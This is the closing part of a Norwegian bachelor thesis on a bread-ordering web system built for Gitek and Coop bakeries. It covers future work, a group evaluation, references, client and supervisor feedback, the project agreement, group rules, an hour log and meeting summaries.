A portal for logging and submitting complaints on received products was also discussed. We would like to have implemented a system for submitting complaints to a baker if the product received does not meet standards of quality. A way for the user to submit this from a received order where he has full overview of what he purchased in that batch and at what cost. The user could fill in what is not up to standard or if something is missing, submit photos directly in the form and send it directly to the baker where they could approve the complaint directly or get back to the user to resolve the issue.

We would also have liked to implement a proper user administration system along other administrative features. A proper user administration system is not implemented and is needed to be in production with non-technical people. It would include a user interface to add new users and linking them with stores received from the Gitek's back-end. It would also need to be able to recover, edit and delete those users.

Another feature discussed with Gitek would be to have statistics for them to analyze how the different stores and bakers operate, displaying how many percents of complaints they received on their orders delivered. Or displaying how many percents of a type of bread stores throw out and compare stores to each other. Further statistics could be what types of bread are trending, which bread type is selling more or always selling out and which one is going out of trend. We could also see how sales together with vacation days impact sales.

In our current implementation, there are no limits on what the stores can order. We would have liked to implement a solution that would limit what kind of demand that could be sent to a baker, so that a store can't order more bread than what the baker is able to create for a given date. This would create an idea of what capacity a given baker have and if they have any limitations on ingredients or have different capacity for the different bread-types.

When a baker creates a product, he can specify the quantity he will have in his deposit. These quantities are currently not linked to orders, which means that when a merchant places an order the quantity on the bakers' side does not automatically reflect this. This was pointed out by Gitek in our second release, but we did not prioritize that functionality at that time.

10.4 Group Evaluation

All in all the group worked well together. We didn't have any issues that had to be discussed in a meeting and everyone mostly did what they were supposed to do.

The way we managed our time was good, but could have been better. In the start of the project we spent some time on researching the different options we had discussed regarding the technology stack, but came to a conclusion rather quickly. The time was then spent on how we were gonna implement this stack, such as the use of template engines, and what libraries we could use on the front-end. We started development early in February, which was what was expected.

As we were developing we ended up spending a lot of time testing the system and fixing bugs. We felt this was necessary because we wanted a system that was robust and working the way we intended. We could have spent more time on purely pushing features, in which case we would have had a more complete system, but it wouldn't be as robust. There's a certain balance that needs to be held regarding this when deadlines are involved, and we felt ours was fairly good.

Having meetings every week with Gitek worked really well for us as we could get feedback in between the sprints as well as when the sprint ended, which was every second week. This allowed us to utilize our time better because we could quickly resolve bugs and other things pointed out much faster.

The way we worked during development was mostly individually. We had meetings at the university discussing what to do next, placing it in the Trello board, and getting a general idea on how it should be done. We then went home and developed our own part of the system, with occasional Skype meetings and/or general chatting. We felt that we worked more efficiently this way. Each individual got a deeper understanding of their part, allowing us to develop more advanced features.

Bibliography

- [1] Wikipedia, “Ajax (programming) — wikipedia, the free encyclopedia.” [https://en.wikipedia.org/w/index.php?title=Ajax_\(programming\)&oldid=718208246](https://en.wikipedia.org/w/index.php?title=Ajax_(programming)&oldid=718208246), 2016. [Online; accessed 20-April-2016].
- [2] W. W. W. Consortium, “Server-side language statistics.” http://w3techs.com/technologies/overview/programming_language/all. [Online; accessed 17-March-2016].
- [3] M. Nyfløtt, “Php mvc templating.” <https://bitbucket.org/martinmine/php-mvc-templating>. [Online; accessed 09-March-2016].
- [4] “Mustache template engine.” <http://mustache.github.io/>. [Online; accessed 09-March-2016].
- [5] P. Price, “Sitecrafting: Top 5 php template engines.” <http://www.sitecrafting.com/blog/top-5-php-template-engines/>, 2014. [Online; accessed 09-March-2016].
- [6] D. Lamb, “jquery vs. angularjs: A comparison and migration walkthrough.” <https://www.airpair.com/angularjs/posts/jquery-angularjs-comparison-migration-walkthrough>. [Online; accessed 7-May-2016].
- [7] J. Rimmer, “Are we componentized yet?.” <http://jonrimmer.github.io/are-we-componentized-yet/>. [Online; accessed 06-May-2016].
- [8] D. Bell, “Uml basics: The sequence diagram.” <https://www.ibm.com/developerworks/rational/library/3101.html>. [Online; accessed 27-April-2016].
- [9] D. Wichers, “Owasp top ten project pdf.” <http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202013.pdf>, 2013. [Online; accessed 15-March-2016].
- [10] M. C. R. S. Adrian W., Andrew van der Stock, *A Guide to Building Secure Web Applications and Web Services*. OWASP, 2005. [Online; accessed 15-March-2016].
- [11] “Php: Sanitize filters manual.” <http://php.net/manual/en/filter.filters.sanitize.php>. [Online; accessed 10-March-2016].
- [12] “Function that escapes html strings.” <https://github.com/janl/mustache.js/blob/master/mustache.js#L82>. [Online; accessed 23-March-2016].
- [13] W. W. W. Consortium, “Same origin policy.” https://www.w3.org/Security/wiki/Same-Origin_Policy, 2016. [Online; accessed 25-April-2016].
- [14] R. Hafner, “How to create totally secure cookies.” <http://blog.teamtreehouse.com/how-to-create-totally-secure-cookies>, 2009. [Online; accessed 10-February-2016].
- [15] PHP.net, “Php manual - password_verify.” <https://secure.php.net/manual/en/function.password-verify.php>. [Online; accessed 05-May-2016].

- [16] “Safe password hashing.” <http://php.net/manual/en/faq.passwords.php>. [Online; accessed 08-February-2016].
- [17] “Password hashing.” <http://php.net/manual/en/book.password.php#book.password>. [Online; accessed 08-February-2016].

A Feedback from Gitek on release 1

Hei

Da har vi samlet litt av tilbakemeldingene på demoen og har følgende punkter:

1. Den modalen dere bruker for å sette inn brød er litt unødvendig. Når det velges å opprette nye ordre så kan det heller være en meny i toppen av det panelet dere kaller for "Varelinjer" og så legger man bare til brød i ordren ved å søke.
2. I brødmenyen burde alle bakere være merket ved default så alle produkter kommer opp første gangen.
3. På hver ordrelinje burde det være en historikk på antallet bestillinger, type for siste dager, i fjor, forrige uke osv.
4. For fremtidig funksjonalitet må det være noe som viser "værmeldingen" for den dagen man bestiller for. Noe som sier noe om hvor mye som trengs, forslag til bestilling osv.

Hadde dere ikke nok jobb fra før så får dere her litt mer :)

Khai

B Feedback from Gitek on release 2

Adresse: Teknologiveien 22. 2815 Gjøvik, C-bygg 2. etasje (C237-C240)
Epost: kvn@gitek.no



GitekBESTILL

Tilbakemelding release 2 fra Gitek

6	BYGGBRØD	HELSESERIEN
14	EKSTRA GROVT TOTENBRØD	LOKALE KJELSTAD
20	GRISLA GROVBRØD	BASIS BRØD
23	GRISLA KNEIPP	BASIS BRØD
24	FORMLOFF	BASIS BRØD
26	BONDEBRØD, STEINBAKT	STEINBAKTE BRØD

Endre ordre Slett ordre

- Endre ordre hos baker skal stå "Endre kommentar" da det ikke er mulig å endre ordren annet enn å legge til kommentar.
- Kommentar blir fjernet ved endring av kommentar eller ordre

26 BONDEBRØD, STEINBAKT STEINBAKTE BRØD 15

Tilleggsopplysninger:

Notat

Legg til varer

Autoordre: Rediger intervall

Avbryt Lagre ordre

- Lignende over: endring av kommentar på autoordre fjerner kommentar

Søk i ordre

Ordrenummer:

Dato fra: 

Varenummer:

Status: ▼

- Bruke standard norsk datoformat → dd.mm.yyyy(21.04.2016)
- Align inputfelter

Leveringsdato: 

- Brukt standard norsk datoformat, dd.mm.yyyy

Tirsdag 19. April til Torsdag 21. April Supertilbud på frukt og grønt

Ny ordre

Leveringsdato: 

Varelinjer

Velg baker:

Baker Hansen	<input checked="" type="checkbox"/>
Baker Nilsen	<input checked="" type="checkbox"/>
Goman Kjelstad AS	<input checked="" type="checkbox"/>

Velg produkt:

Søk:

Navn	Type	Baker	Antall	Legg til	Historikk
ædf	dsfse	Goman Kjelstad AS	<input type="text" value="1"/>	Legg til	Historikk
BONDEBRØD, STEINBAKT	STEINBAKTE BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	Legg til	Historikk
BYGGBRØD	HELSESERIEN	Goman Kjelstad AS	<input type="text" value="1"/>	Legg til	Historikk
daseasse	SMAK FORSKJELLEN BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	Legg til	Historikk
dgdtsase	aseases	Goman Kjelstad AS	<input type="text" value="1"/>	Legg til	Historikk
EKSTRA GROVT TOTENBRØD	LOKALE KJELSTAD BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	Legg til	Historikk

Slett ordre

- Utnytt plassen og gi tilgang på flere synlige produkter samtidig. Blir mye å scrolle. Gjelder flere steder, se over og benytt plassen bedre.

- Bruk min-height på elementer så du slipper konstant hopping på oversikter som tabeller og søkelister. Utnytt plassen.

april 2019

Uke	ma.	ti.	on.	to.	fr.	lø.	sø.
13	28	29	30	31	1	2	3
	Uke 13 tilbudsuke						
14	4	5	6	7	8	9	10
	Uke 14 kampanjeuke, tilbud på alle brød						
		2 for 1 på alt brød					
15	11	12	13	14	15	16	17
			Kampanje på sø			Bestilt	Lever
						Bestilt	Lever
						Bestilt	Lever
						Lever	
16	18	19	20	21	22	23	24

- Kampanjer/events har mangler cursor: pointer.

ANNET

- Generelt
 - Tilbakeknappen skal ha tekst "Tilbake" og ikke "Gå tilbake" evt bruk et bootstrap-ikon som indikerer tilbake.
- Baker
 - Ordre som endres status på utover "levert" har ikke tilstrekkelig med feedback når listene er lange. Vanskelig å se at raden blir satt inn annet sted. Bruk noe notification eller lignende.
 - Hva skjer om det tastes inn ny brødtype i stedet for å velge fra eksisterende?
 - Opplys om det.
 - Om inntastet ny brødtype ligner på eksisterende foreslå det i input-felt → Autocomplete
 - Er det samsvar mellom lagerbeholdning og bestillinger som blir gjort?
 - Ved endring av brød på type må det være en dropdown med tilgjengelige typer og/eller mulighet for å definere ny type. Samme mulighet i tilleggelse av brød må være i redigering og.
- Ordresøk
 - Burde være logiske avgrensninger i forhold til utvalget.
 - Ikke velge i fremtiden
 - Avgrensning av område, som f.eks ikke være mulig å velge til-dato lengre bak enn fra-dato osv.
- Autoordre
 - Når autoordre avsluttes på dato, vises det som "undefined" i ordrehistorikk.
 - Fjerne "etter" på avsluttes under ordredetaljer
 - Ikon i kalender må ha et annet ikon, et som passer bedre med resten. Foreslår at dere sjekker ut font-awesome eller lignende.
 - Ser at det blir duplikater av ordre ved bruk av test-knappen for kjøring av autoordre, men håndterer dere duplikater eller i systemet? Ikke stol på at metoden skal kjøres én gang per uke.

- Ny ordre
 - Historikk-knapp kan gjerne gjentas på selve ordrelinjene under bestilling.
 - Ved ny autoordre på samme eller etter dagen autoordre, vil den nye ordren bli kjørt eller ikke? Opplys om det i vinduet.

C Feedback from supervisor Øivind Kolloen on release 2

Hei.

Noen umiddelbare kommentarer, når jeg har lagt inn en ordre og får bekreftelse så står det «Klikk her for å gå til ordren», kun ordet «her» er faktisk en link og det er ikke nødvendigvis lett å se (og er regnet som FY blant designere).

Under ordresøk, sorter innholdet i dropdownboksene (igjen, ref. Best practice.)

Under ordrehistorikk, antar at det er sortert på dato, men det kan være hensiktsmessig å la brukeren sortere på andre parametre også. Dersom jeg f.eks. kjapt ønsker å se alle fra en gitt baker.

Litt forvirrende menytekster, «Kalender» er jo «Endre Kalender» mens «Hjem» er «Se kalender».

I «Logg inn» dialogen hadde det vært en fordel om også «Hold meg innlogget» og selve «Logg inn» knappen hadde vært i tab rekkefølgen. Når jeg skriver inn brukernavn og trykker tabulator så kommer jeg til passord, men når jeg trykker tabulator igjen så kommer jeg til adressefeltet (chrome). Det er ingen måte jeg kan komme til de to nevnte med tabulator.

For en baker, hadde det ikke vært mer naturlig å ha sorteringen i omvendt rekkefølge, dvs de med levering nærmest i tid øverst? Dersom det ligger ordre som først skal effektueres om en uka så trenger jeg ikke vite det i dag (med unntak av at bakere jo må planlegge i forhold til innkjøp, men det er en annen sak.)

For ordresøk er det samme greie som tidligere, sorter innholdet i drop down bokser.

I produktadministrasjon så er det igjen det samme som i login boksen. Sjekk ut tab rekkefølgen. Det å bruke tastaturet (tab mellom felter) for alt istedenfor å måtte bytte mellom tastatur og mus gjør at en jobber mye mer effektivt.

Når jeg trykker på rediger på flere linjer uten å gjøre noe mer så ender jeg opp med flere grønne linjer med avbryt knapper, men ikke lagre knapper.

Det meste av dette burde være greit nok å rette på, funksjonaliteten har jeg ikke noe å si på, dette er skjønnhetsfeil.

Mvh

Øivind Kolloen

Avdeling for informatikk og medieteknikk

Norges teknisk-naturvitenskapelige universitet (NTNU)

Tlf: 611 35 218

D Project agreement

NTNU
Norges Teknisk-Naturvitenskapelige Universitet
NTNU i Gjøvik, Avd. Informatikk og Medieteknikk

PROSJEKTAVTALE

mellom NTNU v/Avd. Informatikk og Medieteknikk (NTNU/AIMT) (utdanningsinstitusjon), og

Gitek AS v/ Khai Van Ngo
_____ (oppdragsgiver), og

ANDREAS KRISTIANSEN, NIKOLAI KLEPPE, KAI NILSEN
_____ (student(er))

Avtalen angir avtalepartenes plikter vedrørende gjennomføring av prosjektet og rettigheter til anvendelse av de resultater som prosjektet frembringer:

1. Studenten(e) skal gjennomføre prosjektet i perioden fra 11/1-16 til 8/6-16.

Studentene skal i denne perioden følge en oppsatt fremdriftsplan der AIMT yter veiledning. Oppdragsgiver yter avtalt prosjektbistand til fastsatte tider. Oppdragsgiver stiller til rådighet kunnskap og materiale som er nødvendig for å få gjennomført prosjektet. Det forutsettes at de gitte problemstillinger det arbeides med er aktuelle og på et nivå tilpasset studentenes faglige kunnskaper. Oppdragsgiver plikter på forespørsel fra AIMT å gi en vurdering av prosjektet vederlagsfritt.

2. Kostnadene ved gjennomføringen av prosjektet dekkes på følgende måte:
- Oppdragsgiver dekker selv gjennomføring av prosjektet når det gjelder f.eks. materiell, telefon/fax, reiser og nødvendig overnatting på steder langt fra Gjøvik/AIMT. Studentene dekker utgifter for ferdigstillelse av prosjektmateriell.
 - Eiendomsretten til eventuell prototyp tilfaller den som har betalt komponenter og materiell mv. som er brukt til prototypen. Dersom det er nødvendig med større og/eller spesielle investeringer for å få gjennomført prosjektet, må det gjøres en egen avtale mellom partene om eventuell kostnadsfordeling og eiendomsrett.
3. AIMT står ikke som garantist for at det oppdragsgiver har bestilt fungerer etter hensikten, ei heller at prosjektet blir fullført. Prosjektet må anses som en eksamensrelatert oppgave som blir bedømt av faglærer/veileder og sensor (intern og ekstern sensor). Likevel er det en forpliktelse for utøverne av prosjektet å fullføre dette til avtalte spesifikasjoner, funksjonsnivå og tider.
4. Alle bacheloroppgaver som ikke er klausulert og hvor forfatteren(e) har gitt sitt samtykke til publisering, kan gjøres tilgjengelig via NTNUs institusjonelle arkiv hvis de har skriftlig karakter A, B eller C.

Tilgjengeliggjøring i det åpen arkivet forutsetter avtale om delvis overdragelse av opphavsrett, se «avtale om publisering» (jfr Lov om opphavsrett). Oppdragsgiver og veileder godtar slik offentliggjøring når de signerer denne prosjektavtalen, og må evt. gi skriftlig melding til studenter og dekan om de i løpet av prosjektet endrer syn på slik offentliggjøring.

Den totale besvarelsen med tegninger, modeller og apparatur så vel som programlisting, kildekode mv. som inngår som del av eller vedlegg til besvarelsen, kan vederlagsfritt benyttes til undervisnings- og forskningsformål. Besvarelsen, eller vedlegg til den, må ikke nyttes av AIMT til andre formål, og ikke overlates til utenforstående uten etter avtale med de øvrige parter i denne avtalen. Dette gjelder også firmaer hvor ansatte ved NTNU/AIMT og/eller studenter har interesser.

Rao Vojm

NTNU

Norges Teknisk-Naturvitenskapelige Universitet
NTNU i Gjøvik, Avd. Informatikk og Medieteknikk

6. Besvarelsens spesifikasjoner og resultat kan anvendes i oppdragsgivers egen virksomhet. Gjør studenten(e) i sin besvarelse, eller under arbeidet med den, en patentbar oppfinnelse, gjelder i forholdet mellom oppdragsgiver og student(er) bestemmelsene i Lov om retten til oppfinnelser av 17. april 1970, §§ 4-10.
7. Ut over den offentliggjøring som er nevnt i punkt 4 har studenten(e) ikke rett til å publisere sin besvarelse, det være seg helt eller delvis eller som del i annet arbeide, uten samtykke fra oppdragsgiver. Tilsvarende samtykke må foreligge i forholdet mellom student(er) og faglærer/veileder for det materialet som faglærer/veileder stiller til disposisjon.
8. Studenten(e) leverer oppgavebesvarelsen med vedlegg (pdf) i Fronter. I tillegg leveres et eksemplar til oppdragsgiver.
9. Denne avtalen utferdiges med et eksemplar til hver av partene. På vegne av AIMT er det dekan/prodekan som godkjenner avtalen.
10. I det enkelte tilfelle kan det inngås egen avtale mellom oppdragsgiver, student(er) og AIMT som regulerer nærmere forhold vedrørende bl.a. eiendomsrett, videre bruk, konfidensialitet, kostnadsdekning og økonomisk utnyttelse av resultatene. Dersom oppdragsgiver og student(er) ønsker en videre eller ny avtale med oppdragsgiver, skjer dette uten AIMT som partner.
11. Når NTNT/AIMT også opptrer som oppdragsgiver trer NTNU/AIMT inn i kontrakten både som utdanningsinstitusjon og som oppdragsgiver.
12. Eventuell uenighet vedrørende forståelse av denne avtale løses ved forhandlinger avtalepartene i mellom. Dersom det ikke oppnås enighet, er partene enige om at tvisten løses av voldgift, etter bestemmelsene i tvistemålsloven av 13.8.1915 nr. 6, kapittel 32.

13. Deltakende personer ved prosjektgjennomføringen:

NTNU/AIMTs veileder (navn): Øivind Kolboen

Oppdragsgivers kontaktperson (navn): Khai Van Ngo

Student(er) (signatur): Andreas Kristiansen dato 27/1
Nikolai Kleppe dato 27/1
Kai Nihm dato 27/1
 _____ dato _____

Oppdragsgiver (signatur): Khai Van Ngo dato 25/1
Per Olav Vorpen AS/Gitek AS 27/1-16

Signert avtale leveres digitalt i Fronter
Godkjennes digitalt av AIMTs dekan

Om papirversjon med signatur er ønskelig, må papirversjon leveres til AIMT i tillegg.

Plass for evt sign:

AIMT Dekan/prodekan (signatur): _____ dato _____

E Group rules

Bachelor group:

Kai Breder Nilsen

Nikolai Kleppe

Andreas Kristiansen

Group rules:

1. Decisions are made by the group as a whole. If we can't come to a conclusion the supervisor will be involved
2. The project leader is Andreas
3. All three can sign documents on behalf of the rest.
4. If a person does not do the required work, the issue will be discussed within the group before supervisor is involved.
5. A member can be excluded from the group by repeated violations (3 strikes, supervisor has been involved 2 times before) of rule 4.
6. Meetings are on Mondays, Tuesdays and Wednesdays (9-15).
7. Costs are shared equally.
8. A programming-style must be followed.
9. Ambition-level: we aim for a B, but the group will be satisfied with a C.

F Hour log

Week	Category	Andreas	Kai	Nikolai
2	Project planning	15,5	15,5	15,5
3	Project planning	20,5	19	20
4	Project planning	18	17	18
5	Prototype, research, template, sprint 1	21	21	19
6	Prototype, research, template, sprint 1	25	23	20
7	Development, sprint 2	28	27	20
8	Development, sprint 2	30	28	30
9	Development, sprint 3	27,5	5*	25
10	Development, sprint 3	31	4*	22
11	Development, sprint 4	30	17	26
12	Development, sprint 4	33	20	30
13	Development, sprint 5	32	25	28
14	Development, sprint 5	29	30	24
15	Development / Report, sprint 6	30	32	31
16	Development / Report, sprint 6	30	32	27
17	Report	27	15	35
18	Report	28	16	31
19	Report	28	25	35
20	Report	15	15	15
	Total hours	498,5	386,5	471,5

* Kai was in an accident and broke his foot. He had surgery due to the injury.

G Meeting summaries

Meeting Summary supervisor 12.01.2016

Where: A206

Time: 08:15

Participants: Group + supervisor

Agenda:

Diskuterte planen for våren og avklarte forventninger og forutsetninger for arbeidet utover. Teknologi og rammeverk til systemet vårt ble diskutert.

Todo:

Vi må få på plass grupperegler.

Meeting Summary Gitek 13.01.2016

Where: Gitek's office

Time: 10:00

Participants: Group + Khai from Gitek

Agenda:

Spesifikasjonene på system ble mottatt. Vi diskuterte rundt disse spesifikasjonene og implementasjon.

Vi fikk tildelt en server vi kunne benytte oss av mens vi utviklet.

Meeting Summary supervisor 19.01.2016

Where: A206

Time: 08:10

Participants: Group + supervisor

Agenda:

Her diskuterte vi følgende:

-grupperegler (endringer)

-api (rest-api)

-alternative løsninger (wordpress m/plugins)

-se på andre rapporter

Meeting Summary supervisor 26.01.2016

Where: A206

Time: 08:15

Participants: Group + supervisor

Agenda:

Vi gikk igjennom prosjektplanen og hvilke ting som måtte endres/forbedres.

Meeting Summary Gitek 26.01.2016

Where: Gitek's office

Time: 10:00

Participants: Group + Khai from Gitek

Agenda:

Vi diskuterte teknologier og satte opp faste møter. Vi diskuterte nåværende løsning, som baserte seg på manuelt arbeid. Det vil si at de brukte et regneark hvor de la inn bestilling, og sendte på mail.

På serveren vi har fått tildelt av Gitek, kjøres det Windows Server 2003. Denne støtter ikke PHP7.

Meeting Summary supervisor 09.02.2016

Where: A206

Time: 08:10

Participants: Group + supervisor

Agenda:

Statusoppdatering i forhold til hva vi har gjort så langt.

Meeting Summary Gitek 15.02.2016

Where: Gitek's office

Time: 10:00

Participants: Group + Khai from Gitek

Agenda:

Demo av arbeid så langt.

Endringer/forbedringer:

- Bestille fra flere bakerier samtidig
- Ta høyde for at prisene er forskjellig. Mulighet for å overstyre pris.
- Ikke region, gå ned på samvirkelag
- Mulighet for å velge auto-akseptering av ordre.
- Hvis ordre blir endra, send mail til kunde om endringen og la kunde akseptere ordre på nytt.
- Deadlock problemet, bare la det skje. Bedriftene ordner det mellom seg.

Todo:

Må levere overordnet backlog til Khai

Meeting Summary Gitek 22.02.2016

Where: Gitek's office

Time: 10:00

Participants: Group + Khai and Daniel from Gitek

Agenda:

Demo av arbeid så langt.

Endringer/forbedringer:

- Valgfritt/Mulighet for å bestille varer til en søndag.
 - Prat på om alle varene skal ligge sammen, så splittes ordren etter bakere automatisk etterpå.
 - Mulighet for alternative brød på en ordre i tilfelle den valgte brødtypen er tom. Kjøpmann velger om det skal være alternativ brød på ordre.
 - Selve brødtype i alternativet burde systemet kommet med som forslag selv.
 - I historikk/ordrestatus skal baker sette/oppdatere status selv.
 - Systemet må vise nåværende kampanjer og hva som kreves der. Styres av sjefene.
 - Mulighet for å legge inn at i en periode vil det selges mer av en vare, slik at baker kan forberede seg. Legges inn av kjøpmenn.
 - Vise total bestilling for en uke både frem og tilbake i tid.
 - I forrige uke ble det og det bestilt. Neste uke vil det og det bli bestilt.
 - Vise sammendrag etter hver uke som sier hva vil bestilles automatisk neste uke.
 - Om baker ikke får mulighet til å sende alle varene som er bestilt, sier han ifra selv via mail.
-

Meeting Summary Gitek 29.02.2016

Where: Gitek's office

Time: 10:00

Participants: Group + Khai and Daniel from Gitek

Agenda:

Demo av arbeid så langt.

Endringer/forbedringer:

- Må inkludere navn på eventuelt alternativ-brød.
 - Alternativ-brød vil påvirke pris, må derfor behandles som eget produkt i systemet.
 - Fargekoder på statuser.
 - Knapp for uferdige ordre. (Ordre som er påbegynt og deretter avbrutt.)
 - Lage et test-case for en ekte bruker. Lage step-by-step instruksjon på bruk av systemet.
-

Meeting Summary Gitek 07.03.2016

Where: Gitek's office

Time: 10:00

Participants: Group + Khai from Gitek

Agenda:

Demo av arbeid så langt.

Endringer/forbedringer:

- I søk, må kunne sortere hver kolonne ved å klikke på tittelen. Sorter på dato som default.
 - I oppdater status, la bakeren velge statusen han vil oppdatere til.
 - Legg "Ny Ordre" i eget panel i stedet for modal.
 - Det samme gjelder for "Legg til Produkt".
 - I ny ordre, legg til produkt, øk størrelsen på boksen slik at ca 8 produkter vises istedet for 4. Fjern panelet øverst.
 - Anbefalt brødmengde som trengs ("værmeldingen"..) vil være definert et sted.
 - Må kunne spesifisere et datointervall hvor anbefalt brødmengde er relevant.
 - For AutoOrder, se på Google Calendar.
 - For å at det skulle være større mulighet for at systemet vårt skulle tas i bruk, så ble vi anbefalt å skrive om systemet til å bruke Gitek sin back-end.
-

Meeting Summary Gitek 14.03.2016

Where: Gitek's office

Time: 10:00

Participants: Group + Khai from Gitek

Agenda:

Demo av arbeid så langt.

Endringer/forbedringer:

- AutoOrdre - Når bruker endrer på en dag, burde det være mulighet for å velge/endre resterende dager og.
 - Ha mulighet til å redigere autoordre, også ha den søkbar.
 - Vi må sende mail angående hva databasen må inneholde. All detaljer angående tabeller og brukere.
 - Burde vurdere å sammenslå tabellene autoOrder og order. Vil gjøre ting enklere. Status i ordre som betyr at ordren er satt til auto.
 - I historikk, må fargekode autoordre. F.eks når ordren flyttes ned til Bestilt må ordren lett være synlig fra de andre.
 - Må se på Instillinger for Admin/Selger/Baker. Endre ting som maks antall brød i en bestilling osv.
 - Vi gikk for å skrive om prosjektet vårt til å bruke back-end til Gitek. Det betyr at vi bruker ajax til deres system for å hente data.
-

Meeting Summary Gitek 18.03.2016

Where: Gitek's office

Time: 10:00

Participants: Andreas + Khai and Daniel from Gitek

Agenda:

Diskusjon rundt autoordre og back-end og omskriving til Gitek's system

Meeting Summary Gitek 29.03.2016

Where: Gitek's office

Time: 10:00

Participants: Group + Khai and Daniel from Gitek

Agenda:

Demo av arbeid så langt.

Endringer/forbedringer:

- Redigere produkt. Legg til farge på raden som redigeres.
 - Rediger knapp, endre farge.
 - Historikk Baker. Ikke bruk modal.
 - Trenger lastesymboler.
 - Autoordredetaljer. Mer info, intervall osv.
 - Kalender-knapp. Egen hoved-knapp ved siden av Historikk osv?
 - Datatable på historikk (for å sortere etc)
 - Notifications - Slik at baker/kjøpmann får opp informasjon om nye ordrer etc
 - Kobling mellom produkter og kampanjer i kalender (fremtidig)
-

Meeting Summary Gitek 04.04.2016

Where: Gitek's office

Time: 10:00

Participants: Group + Khai from Gitek

Agenda:

Demo av arbeid så langt.

Endringer/forbedringer:

- Bakeren må få vite at en ordre er endret. Må ha en notification som kjører i bakgrunnen, og endrer farge på rad når den slår inn.
- På ordre, "showing X of Y orders". Må på Norsk eller fjernes.
- Campaign notification hos Baker, gjør om til dropdown.
- Ide fra Khai: Utløpsdato for produktene hos baker

- Endre status - Flytt raden uten å refreshe siden.
-

Meeting Summary Gitek 11.04.2016

Where: Gitek's office

Time: 10:00

Participants: Group + Khai and Daniel from Gitek

Agenda:

Demo av arbeid så langt.

Endringer/forbedringer:

- Titler øverst på siden som viser hvem som er logget inn osv. Baker/butikk
 - Tilbake-knapper (bruke referal)
 - Kalender hos baker - Mulighet for å vise X antall dager slik at flere/alle ordrene kan vises uten at det blir rot.
 - Endre status - Ikke ha med scroll-down.
 - Redigering av ordre hos baker. Burde bare ha mulighet til å legge til kommentar.
 - Sortering av produkter i produktadministrasjon.
 - Søke produkter i produktadministrasjon.
 - Autoordre - Velge dag når autoordre skal starte. Eventuelt at den starter på torsdager, ikke i helgen.
 - Fargekoder på autoordre i kalender. Ikke fjerne. Lag legend under på siden som forteller om fargekodene.
 - Email-støtte er lav prioritert, kan implementeres til slutt.
 - Må ha med faktureringsgrunnlag. Høy prioritert.
 - Svinn
 - Gå til autoordre i ordredetaljer
 - Flagg for autoordre i gb_order for å skille ordre fra vanlig ordre
-

Meeting Summary supervisor 11.04.2016

Where: A206

Time: 08:10

Participants: Group + supervisor

Agenda:

Statusoppdatering rundt prosjektet.

Meeting Summary Gitek 18.04.2016

Where: Gitek's office

Time: 10:00

Participants: Group + Khai and Daniel from Gitek

Agenda:

Demo av arbeid så langt.

Endringer/forbedringer:

- Bold markering av totalsum på ordre.
 - Bakere skal ikke bry seg om butikkers svinn.
 - Butikker må ha mulighet til å se historisk svinn.
-

Meeting Summary Gitek 25.04.2016

Where: Gitek's office

Time: 10:00

Participants: Group + and Daniel Khai from Gitek

Agenda:

Demo av arbeid så langt.

Endringer/forbedringer:

- Ordre Detaljer: Ha knapper på riktig side
 - Ordre Detaljer: Min-Height så vi unngår hopping.
 - Ny Ordre: Fjern sortering på legg til osv
 - Baker: Samsvar mellom lagerbeholdning og ordre, eller fjern.
 - Søk i Ordre: Nullstill og Søk - Flytt til venstre på siden. Bytte rekkefølge?
 - Søk i Ordre: Dato fra og til, ikke tilbake i tid på dato til.
 - Søk i Ordre: Hvis Dato til ikke spesifiseres, bruk dagens dato.
 - AutoOrdre: opplysning om hva som skjer hvis man kjører autoordre da og da.
 - Søkeresultat: Legend på alt
 - GUI - Pass på fargeblindhet. Skrive i rapport
 - Må teste for internet explorer.
-

H Project plan

Projectplan GitekB

Kleppe, Nikolai
13HBISA

Nilsen, Kai
13HBPUA

Kristiansen, Andreas
13HBPUA

January 2016

1 Introduction

1.1 Background

Gitek AS is a company that delivers tailored computer systems for businesses. These systems analyzes data in the daily running of the business, and helps them to increase their efficiency. One of Gitek's biggest clients, Coop Norge, has asked them to make a system that can handle and automate several aspects when clients order groceries from the bakeries. Coop wants one system for both the clients and the bakeries. With a client we mean a single Coop store.

1.2 Learning Objectives

- Get experience in working with a customer.
- Get practical experience in working with SCRUM.
- Get more experience in working with PHP, Javascript and MySQL.
- Use our existing knowledge to write a good report.
- Use REST-api on the server and write tests to test it from the client-side.

1.3 Impact Objectives

- Develop a web application that can run in any modern browser.

1.4 Performance Objectives

- Automate time consuming tasks regarding orders (define items that are always ordered each week)
- Make it easier for clients and bakeries to process orders. The solution today is based on manual work. They order by filling out a spreadsheet and send it in via e-mail.

1.5 Target Audience

The target audience for this system are the bakeries, who delivers the items in the orders, and the merchants, in Coop Norge, who places the orders. And by bakeries, we mean a single bakery that receives the order. By merchant, we mean a merchant from each Coop store.

2 Scope

2.1 Field of Study

- Server-side development using PHP and MySQL.
- Client-side web-development with a Javascript framework.
- Configuring secure data transmission with SSL/TLS.
- Testing of the server-side REST-api from the client-side.
- Source code management.

2.2 Project Restrictions

- The project will be developed using modern methods such as HTML5, and will not be backwards compatible with older versions of Safari, Chrome, Firefox and Internet Explorer.
- The language in the GUI will primarily be in Norwegian, with the possibility of adding English translations.

2.3 Project Description

The task was to develop an ordering system which can be used for bakeries and their clients (businesses such as Coop).

The system will make it possible to automate various tasks that currently is taking a lot of time to do manually.

- Standard ordering-functions such as buying, history, notes and cancellation.
- Automating the ordering on a weekly basis. This will make it possible to set a specific order and have it automatically refreshed each week. This is the primary function of the application.
- Changing the details of existing orders, such as amount of goods and dates.
- Multiple privilege-levels (admin, boss, buyer, seller).

The administrator will have full control over all functionality in the application. This means being able to create, edit and delete user profiles across all the stores, edit privileges and view/change orders.

The manager will have sufficient privileges to manage their own employees. The manager can create, edit and delete users from within the organization

as well as edit the privileges that are available for each employee. The manager can also view/change orders.

The buyer (Coop) and seller (bakeries) will have basic privileges that will let them manage their own orders.

- Monitoring of unauthorized actions, such as one employee changing the order of another employee/business.
- The application will provide monitoring over amount of goods available from the local bakeries. This lets Coop place local orders.
- Categorization of goods will be displayed to make ordering easy.

2.3.1 Client Server

The client side consists of a web page which will be used primarily by Coop and the local bakeries. The administrator (Gitek) will be making the accounts for their partners and set the privilege levels, so that the buyer has other privileges than the seller and so on. Coop will be able to place orders which are then transferred to the respective bakeries for processing. Local bakeries will need to use the web page manually to check placed orders and statuses.

